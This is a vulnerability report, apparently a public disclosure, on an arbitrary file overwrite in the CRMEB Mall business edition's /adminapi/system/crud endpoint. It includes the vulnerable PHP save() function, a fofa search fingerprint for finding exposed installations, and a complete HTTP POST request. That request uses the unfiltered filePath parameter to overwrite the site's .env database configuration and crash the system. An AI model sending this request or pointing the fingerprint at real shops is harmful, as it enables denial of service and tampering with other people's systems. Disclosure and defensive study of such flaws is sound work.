# 众邦科技CRMEB Mall business edition overrides any file

源码地址：<https://gitee.com/ZhongBangKeJi/CRMEB>

源码归属：众邦科技



公司官网：<https://www.crmeb.com/>

源码使用量 有12260个IP

fofa：icon\_hash="-847565074"



# 代码审计


Interface: /adminapi/system/crud processing code is as follows

public function save(SystemCrudDataService $service, $id = 0)  
 {  
 $data = $this->request->postMore([  
 ['pid', 0],//上级菜单id  
 ['menuName', ''],//菜单名  
 ['tableName', ''],//表名  
 ['modelName', ''],//模块名称  
 ['tableComment', ''],//表备注  
 ['tableField', []],//表字段  
 ['tableIndex', []],//索引  
 ['filePath', []],//生成文件位置  
 ['isTable', 0],//是否生成表  
 ['deleteField', []],//删除的表字段  
 ]);  
  
 $fromField = $searchField = $hasOneField = $columnField = $tableIndex = [];  
  
 $dictionaryids = array\_column($data['tableField'], 'dictionary\_id');  
 if ($dictionaryids) {  
 $dictionaryList = $service->getColumn([['id', 'in', $dictionaryids]], 'value', 'id');  
 foreach ($dictionaryList as &$value) {  
 $value = is\_string($value) ? json\_decode($value, true) : $value;  
 }  
 } else {  
 $dictionaryList = [];  
 }  
  
 foreach ($data['tableField'] as $item) {  
 //判断字段长度  
 if (in\_array($item['field\_type'], [FormTypeEnum::DATE\_TIME, 'timestamp', 'time', 'date', 'year']) && $item['limit'] > 6) {  
 return app('json')->fail('字段' . $item['field'] . '长度不能大于6');  
 }  
 if ($item['field\_type'] == 'enum' && !is\_array($item['limit'])) {  
 return app('json')->fail('数据类型为枚举时,长度为数组类型');  
 }  
 //收集列表展示数据  
 if ($item['is\_table'] && !in\_array($item['field\_type'], ['primaryKey', 'addSoftDelete'])) {  
 if (isset($item['primaryKey']) && !$item['primaryKey']) {  
 $columnField[] = [  
 'field' => $item['field'],  
 'name' => $item['table\_name'] ?: $item['comment'],  
 'type' => $item['from\_type'],  
 ];  
 }  
 }  
 $name = $item['table\_name'] ?: $item['comment'];  
 $option = $item['options'] ?? (isset($item['dictionary\_id']) ? ($dictionaryList[$item['dictionary\_id']] ?? []) : []);  
 //收集表单展示数据  
 if ($item['from\_type']) {  
 if (!$name) {  
 return app('json')->fail(500048, [], ['field' => $item['field']]);  
 }  
 if (!$option && in\_array($item['from\_type'], [FormTypeEnum::RADIO, FormTypeEnum::SELECT])) {  
 return app('json')->fail('表单类型为radio或select时,options字段不能为空');  
 }  
 $fromField[] = [  
 'field' => $item['field'],  
 'type' => $item['from\_type'],  
 'name' => $name,  
 'required' => $item['required'],  
 'option' => $option  
 ];  
 }  
  
 //搜索  
 if (!empty($item['search'])) {  
 $searchField[] = [  
 'field' => $item['field'],  
 'type' => $item['from\_type'],  
 'name' => $name,  
 'search' => $item['search'],  
 'options' => $option  
 ];  
 }  
  
 //关联  
 if (!empty($item['hasOne'])) {  
 $hasOneField[] = [  
 'field' => $item['field'],  
 'hasOne' => $item['hasOne'] ?? '',  
 'name' => $name,  
 ];  
 }  
  
 //索引  
 if (!empty($item['index'])) {  
 $tableIndex[] = $item['field'];  
 }  
 }  
 if (!$fromField) {  
 return app('json')->fail(500046);  
 }  
 if (!$columnField) {  
 return app('json')->fail(500047);  
 }  
 $data['fromField'] = $fromField;  
 $data['tableIndex'] = $tableIndex;  
 $data['columnField'] = $columnField;  
 $data['searchField'] = $searchField;  
 $data['hasOneField'] = $hasOneField;  
 if (!$data['tableName']) {  
 return app('json')->fail(500042);  
 }  
  
 $this->services->createCrud($id, $data);  
  
 return app('json')->success(500043);  
 }

# Without any filtering of the path of the passed parameter, you can traverse the directory and overwrite the contents of the file directly. In the following example, you can directly overwrite the.env file of the system. This file is the configuration file of mysql redis. If the contents are overwritten or contaminated, the system will not be able to connect to the database properly and the system will crash


# Vulnerability recurrence

The original contents of the file are shown in the figure




Send the following packet to overwrite the.env file

POST /adminapi/system/crud HTTP/1.1  
Host: 192.168.242.142:89  
Content-Length: 892  
Accept: application/json, text/plain, \*/\*  
Authori-zation: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwd2QiOiIwZmQ0Yjc1ZTA2Nzc5MjMwOTdlZThlNmQzYTdkZTQwMSIsImlzcyI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImF1ZCI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImlhdCI6MTcwNjc5NTcwNywibmJmIjoxNzA2Nzk1NzA3LCJleHAiOjE3MDkzODc3MDcsImp0aSI6eyJpZCI6MSwidHlwZSI6ImFkbWluIn19.UXGhi5sYhA4tNyLX1CWza\_qjJKkR8jMaKZ7CwdeBpUY  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36  
Content-Type: application/json;charset=UTF-8  
Origin: http://192.168.242.142:89  
Referer: http://192.168.242.142:89/admin/system/code\_generation  
Accept-Encoding: gzip, deflate, br  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: cb\_lang=zh-cn; PHPSESSID=3c31ae0511c0770e81da16eb38aa551a; WS\_ADMIN\_URL=ws://192.168.242.142:89/notice; WS\_CHAT\_URL=ws://192.168.242.142:89/msg; uuid=1; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwd2QiOiIwZmQ0Yjc1ZTA2Nzc5MjMwOTdlZThlNmQzYTdkZTQwMSIsImlzcyI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImF1ZCI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImlhdCI6MTcwNjc5NTcwNywibmJmIjoxNzA2Nzk1NzA3LCJleHAiOjE3MDkzODc3MDcsImp0aSI6eyJpZCI6MSwidHlwZSI6ImFkbWluIn19.UXGhi5sYhA4tNyLX1CWza\_qjJKkR8jMaKZ7CwdeBpUY; expires\_time=1709387707  
Connection: close  
  
{"pid":7,"tableName":"aa","modelName":"aa","isTable":1,"menuName":"aa","filePath":{"controller":".env","model":"app\\model\\crud\\Aa.php","dao":"app\\dao\\crud\\AaDao.php","route":"app\\adminapi\\route\\crud\\aa.php","service":"app\\services\\crud\\AaServices.php","validate":"app\\adminapi\\validate\\crud\\AaValidate.php","router":"router\\modules\\crud\\aa.js","api":"api\\crud\\aa.js","pages":"pages\\crud\\aa\\index.vue"},"tableField":[{"field":"id","field\_type":"int","default":"","comment":"自增ID","required":false,"is\_table":true,"table\_name":"ID","limit":"15","primaryKey":1,"from\_type":""},{"field":"aa","field\_type":"varchar","default":"aa","default\_type":"1","comment":"aa","required":true,"is\_table":true,"table\_name":"aa","limit":200,"primaryKey":0,"from\_type":"dateTime","search":"=","dictionary\_id":0,"hasOne":["agent\_level","name"],"index":true}],"deleteField":[]}



Check the env file again and find that the original contents have been overwritten



When you attempt to use the system, the system becomes unavailable

No matter what interface you access, this error is reported because the database has been disconnected and the system is down and you can overwrite any file and affect the use of the system. Right